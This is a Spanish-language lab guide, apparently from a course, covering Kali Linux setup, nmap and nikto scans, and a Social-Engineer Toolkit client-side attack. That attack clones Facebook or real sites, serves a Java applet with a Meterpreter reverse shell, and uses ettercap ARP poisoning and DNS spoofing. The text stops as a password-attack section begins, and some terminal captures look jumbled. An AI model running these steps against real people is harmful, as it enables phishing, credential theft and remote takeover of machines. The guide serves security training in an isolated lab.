
Paso 5

Seleccionar reservado dinámicamente




Paso 6

Seleccionar donde guardaras la máquina y tamaño del disco duro de la maquina




Paso 7

Luego diríjanse a configuración luego en almacenamiento y busquen la iso del sistema operativo



Paso 8

Se desplazan hasta la opción red y cambian el adaptador 1 a adaptador anfitrión y el adaptador 2 habilitarlo y conectado en red adaptador puente



Ataques de lado del servidor



Objetivo:


- Configurar un esquema de red anfitrión
- Configurar kali Linux para la monitorización de vulnerabilidades
- Conocer las aplicaciones de auditorías

Información básica /preparación

Crear una red anfitrión para la topología de kali con un servidor web. Se puede usar cualquier distribución de Linux para el servidor web a auditar, por ejemplo, se puede usar Ubuntu 9.10 o cualquier otra distribución. Consulte a tu docente para la instalación de ambos sistemas operativos y las respectivas instalaciones de las aplicaciones



Paso 1

Crearemos una red anfitrión



Paso 2


configuracion de red anfitrión ipv4 y servicio dhcp



Paso 3


Cambiamos el adaptador de red a adaptador solo anfitrión

Esto permite tener una red privada solo para laboratorios de prueba



paso 4

iniciar máquina de kali y comprobar si tenemos dirección ip con el comando ifconfig



Paso 5

Escaneamos la red con el comando # nmap -sp (dirección de red anfitrión)

```
root@kali: ~  
File Edit View Search Terminal Help  
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-12-06 09:00 EST  
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn  
Nmap done: 1 IP address (0 hosts up) scanned in 0.48 seconds  
nmap -sP 192.168.57.0/24  
[!]+ Done nmap -sP 192.168.57.0  
root@kali:~# nmap -sP 192.168.57.0/27  
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-12-06 09:00 EST  
Nmap scan report for 192.168.57.1  
Host is up (0.00045s latency).  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)  
Nmap scan report for 192.168.57.2  
Host is up (0.00042s latency).  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)  
Nmap scan report for 192.168.57.3  
Host is up (0.00040s latency).  
MAC Address: 08:00:27:9F:A7:E6 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.57.8  
Host is up (0.00058s latency).  
MAC Address: 08:00:27:87:A7:3B (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.57.7  
Host is up.  
Nmap done: 32 IP addresses (5 hosts up) scanned in 0.53 seconds  
root@kali:~#
```

Verificar la ip de la maquina de Ubuntu

```
Nmap scan report for 192.168.57.2  
Host is up (0.00042s latency).  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)  
Nmap scan report for 192.168.57.3  
Host is up (0.00040s latency).  
MAC Address: 08:00:27:9F:A7:E6 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.57.8  
Host is up (0.00058s latency).  
MAC Address: 08:00:27:87:A7:3B (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.57.7  
Host is up.  
Nmap done: 32 IP addresses (5 hosts up) scanned in 0.53 seconds  
root@kali:~#
```

Paso 6

Instalar nikto con el comando apt install nikto

```
Note: This is the short help output. Use -h for full help text.  
root@kali:~# apt install nikto  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
nikto is already the newest version (1:2.1.6+git20150709-0kalil).  
nikto set to manually installed.  
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.  
root@kali:~#
```

```

root@kali: ~
E: No se ha podido localizar el paquete upgrade
root@kali:~# nikto
- Nikto v2.1.6
-----
* ERROR: No host or URL specified

- config+          Use this config file
- Display+         Turn on/off display outputs
- dbcheck          check database and other key files for syntax errors
- Format+          save file (-o) format
- Help            Extended help information
- host+           target host/URL
- id+             Host authentication to use, format is id:pass or id:p
ass:realm

- list-plugins      List all available plugins
- output+         Write output to this file
- nossl           Disables using SSL
- no404           Disables 404 checks
- Plugins+        List of plugins to run (default: ALL)
- port+          Port to use (default 80)
- root+          Prepend root value to all requests, format is /direct
ory

- ssl             Force ssl mode on port
- Tuning+        Scan tuning

```

El comando nikto -h (ip de Ubuntu) -userproxy http://127.0.0.1:8080

```
root@kali: ~  
File Edit View Search Terminal Help  
+ 1 host(s) tested  
root@kali:~# netstat -ntpl  
Active Internet connections (only servers)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
PID/Program name  
tcp6      0      0 127.0.0.1:8080          :::*                    LISTEN  
1381/java  
root@kali:~# nikto -h 192.168.57.8 -useproxy http://127.0.0.1:8080  
- Nikto v2.1.6  
-----  
+ Target IP:             192.168.57.8  
+ Target Hostname:       192.168.57.8  
+ Target Port:            80  
+ Proxy:                  127.0.0.1:8080  
+ Start Time:             2016-12-06 09:10:18 (GMT-5)  
-----  
+ Server: Apache/2.2.16 (Debian)  
+ Retrieved x-powered-by header: PHP/5.3.3-7+squeeze15  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

Abrirán burpsuite



seleccionamos proyecto temporal

y dejamos tal cual esta y start burp



Apagan la intersección



[illegible]

Abrimos w3af

[illegible]


Paso 11

Seleccionamos play



Paso 12

Pondremos ls nos muestra el reporte que se guardo del servidor de ubuntu




Paso 13

Abrimos el archivo llamado report.html usando el comando Firefox report.html



Paso 14

Saldrá esta pagina del reporte del escaneo del servidor



Ataques del lado del cliente



Objetivo:

- Configuración de herramienta de ingeniería social
- Definir cuál es el ataque que se le mandara al cliente
- Aprender a usar la aplicación de setoolkit
- Instalar sistema operativo de Windows XP o el que gustes

Información básica / preparación

Crear una red para los ataques de ingeniería social, verificar que las 2 máquinas estén en el mismo direccionamiento por ejemplo se puede poner las maquinas en adaptador puente, consulte con su docente si no puede poner el adaptador en puente, el uso de esta herramienta de ingeniería social es de uso académico no debe usarse para otros fines.

Paso 1

Entren a la aplicación con el comando setoolkit

```
root@kali:~# setoolkit
```

Paso 2

Pongan la opción 2

```
Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 2
```

Pongan la opción 5

```
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webAttack> 5
```

Pongan la URL del sitio que desean clonar

```
set:webattack>2
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.57.7
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://muusa.co

[*] Cloning the website: https://muusa.co
[*] This could take a little bit...

[!] Something went wrong, printing the error: zipimporter() argument 1 must be string, not function
root@kali:~#
```

Paso 5

Si nos aparece el error de arriba lo corregimos usando el comando

Vim /usr/share/set/src/webattack/harvester/harvester.py

```
harvester.py      __init__.py      scraper.pyc
harvester.pyc     report_generator.py
__init__.py       scraper.py
root@kali:~# vim /usr/share/set/src/webattack/harvester/harvester.py
```

Paso 6

Ya adentro vayan a la línea 48 y pongan : (syntax on) guarden y salgan

```
    apache_check = True
# detect openssl module
try:
    from OpenSSL import SSL
# handle import error that openssl is not there
except ImportError:
    print("Python OpenSSL wasn't detected, note that SSL compatibility is now turned off")

#####
#          Credential harvester          #
#####

# define the current working directory
definepath = os.getcwd()
me = mod_name()
:syntax on

46,1      6%
```

Paso 7

Volvemos a clonar la pagina

```
set:webattack>2
[!] This option is used for what IP the server will POST to.
[!] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.57.7
[!] SET supports both HTTP and HTTPS
[!] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://muusa.co

[*] Cloning the website: https://muusa.co
[*] This could take a little bit...

[!] Something went wrong, printing the error: zipimporter() argument 1 must be string, not function
root@kali:~#
```

Paso 8

Ahora abran la maquina de windows y pongan la ip de kali



Paso 9

Cierren todo y vuelvan a abrir setoolkit y pongan la opción 1

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>1
```

Paso 10

Pongan la opción 1 luego no y por ultimo la ip de kali

```
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>1
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes/no]: no
[-] Enter the IP address of your interface IP or if your using an external IP, what
[-] will be used for the connection back and to house the web server (your interface address)
set:webattack> IP address or hostname for the reverse connection:192.168.57.7
```

Paso 11

Usaremos la opción 2 de usar certificados de set

```
1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.

Enter the number you want to use [1-3]: 2
```

Paso 12

Nos preguntara cuál de estos sitios quieres copiar le daremos en la opción

Facebook

```
1. Java Required
2. Google
3. Facebook
4. Twitter
5. Yahoo

set:webattack> Select a template:3
```

Paso 13

Nos mostrara que clase de virus podremos usar en este pongan la opción 1

```
1) Meterpreter Memory Injection (DEFAULT) This will drop a meterp
2) Meterpreter Multi-Memory Injection This will drop multiple
3) SE Toolkit Interactive Shell Custom interactive reve
4) SE Toolkit HTTP Reverse Shell Purely native HTTP shel
5) RATTE HTTP Tunneling Payload Security bypass payload
6) ShellcodeExec Alphanum Shellcode This will drop a meterp
7) Import your own executable Specify a path for your

set:payloads>1
```

Paso 14

Le dan enter y pongan la opción 1

```
set:payloads>1
set:payloads> PORT of the listener [443]:

Select the payload you want to deliver via shellcode injection

1) Windows Meterpreter Reverse TCP
2) Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager
3) Windows Meterpreter (Reflective Injection) Reverse HTTP Stager
4) Windows Meterpreter (ALL PORTS) Reverse TCP

set:payloads> Enter the number for the payload [meterpreter_reverse_https]:1
```

Paso 15

Regresan a la maquina Windows y vuelvan a poner la ip de kali



Paso 16

Veremos las sesiones activa con el comando sessions -L

```
msf exploit(handler) > sessions -L

Active sessions
=====

Id  Type  Information  Connection
--  --
1  meterpreter x86/win32 METASPLOITABLE3\Administrator @ METASPLOITABLE3 192.168.57.7:443 -> 192.168.57.9:49215 (192.168.57.9)
```

Paso 17

Abrimos de nuevo setoolkit

```
File Edit View Search Terminal Help
root@kali:~# setoolkit
```

Paso 18

En este caso volvemos a escoger la opción 1

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Paso 19

Volvemos a escoger la opción 2

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 2
```

Paso 20

Volvemos a usar el numero 1

```
99) Return to Main Menu

set:webattack>1

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```

Paso 21

Volvemos a poner no y la ip de kali

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes/no]: no
[-] Enter the IP address of your interface IP or if your using an external IP, what
[-] will be used for the connection back and to house the web server (your interface address)
set:webattack> IP address or hostname for the reverse connection:192.168.57.7
```

Paso 22

Ocupamos la misma opción 2 de los certificados y ponemos la url del sitio

```
Select which option you want:
1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.

Enter the number you want to use [1-3]: 2
[+] Okay! Using the one built into SET - be careful, self
of Java :(
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://marca.com
```

Paso 23

Pongan la opción 1 y cambiamos el puerto al 4443

```
1) Meterpreter Memory Injection (DEFAULT) This will drop a meterpreter payload through PyInje
2) Meterpreter Multi-Memory Injection This will drop multiple Metasploit payloads via mem
3) SE Toolkit Interactive Shell Custom interactive reverse toolkit designed for SET
4) SE Toolkit HTTP Reverse Shell Purely native HTTP shell with AES encryption support
5) RATTE HTTP Tunneling Payload Security bypass payload that will tunnel all comm
6) ShellcodeExec Alphanumeric Shellcode This will drop a meterpreter payload through shellc
7) Import your own executable Specify a path for your own executable

set:payloads>1
set:payloads> PORT of the listener [443]:4443
```

Paso 24

Abrimos otra terminal y ponemos y pongan vim /etc/ettercap/etter.dns

```
File Edit View Search Terminal Help
root@kali:~# vim /etc/ettercap/etter.dns
--=[ Metasploit v4.12.23-Dev
--=[ 1577 exploits - 907 auxiliary -
```

Paso 25

Se desplazan hasta lo último y pongan la siguiente línea * A (y la ip de kali) y guardamos y salimos

```
# NOTE: the wildcarded hosts can't be used to poison the PTR requests
# so if you want to reverse poison you have to specify a plain
# host. (look at the www.microsoft.com example)
#####
resource /root/.set/meterpreter.conf> set ExitFuncSession false
#####
# microsoft sucks :)
# redirect it to www.linux.org (/meterpreter.conf)> exploit -j
# * Exploit running as background job.
*
A 192.168.57.7
microsoft.com A 107.170.40.56 handler on https://192.168.57.7
*.microsoft.com A 107.170.40.56 handler
www.microsoft.com PTR 107.170.40.56 # Wildcards in PTR are not allowed
```

paso 26

pongan el comando ettercap -T -q -M arp:remote -i eth0

```
File Edit View Search Terminal Help
root@kali:~# vim /etc/ettercap/etter.conf
root@kali:~# ettercap -T -q -M arp:remote -i eth0

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 08:00:27:27:00:04
  192.168.57.7/255.255.255.224
  fe80::a00:27ff:fe27:604/64

SSL dissection needs a valid 'read' command on script in the etter.conf file...
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534. EUID 65534...

33 plugins
42 protocol dissectors
57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Load no scripts were specified. not starting up!

Randomizing 31 hosts for scanning...
Scanning the whole netmask for 31 hosts...
##### 100.00 % inSession: false
resource /root/.set/meterpreter.conf> exploit -j
```

Paso 27


Se desplazan hasta lo ultimo y escriban dns spoof guardan y salen

```
[0] smb_clear 1.0 Tries to force SMB cleartext auth
[0] smb_down 1.0 Tries to force SMB to not use NTLM2 key auth
[0] smurf_attack 1.0 Run a smurf attack against specified hosts
[0] sslstrip 1.1 SSLStrip plugin
[0] stp_mangler 1.0 Become root of a switches spanning tree


Plugin name (0 to quit): dns_spoof handler on https://192.168.57.7
Activating dns_spoof plugin...load handler...
msf exploit(handler) >
```

Paso 28

Se dirigen al cliente Windows y pongan cualquier página y miraran que siempre aparece ese certificado de java



Ataques de contraseña



Objetivo:

- Configurar Diccionarios para guardar contraseñas
- Definir cuál es la aplicación que se usara
- Aprender a utilizar las herramientas de fuerza bruta

Información básica / preparación

Usar la máquina de Ubuntu para este taller, consulta a tu docente si no entiendes a la guía, esta guía fue diseñada para usos académicos. Realice cada uno de los pasos para que se pueda obtener la información deseada del cliente.

Paso 1

Entren al directorio a cd /usr/share/wordlists/

```
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/wordlists/
root@kali:/usr/share/wordlists# ls
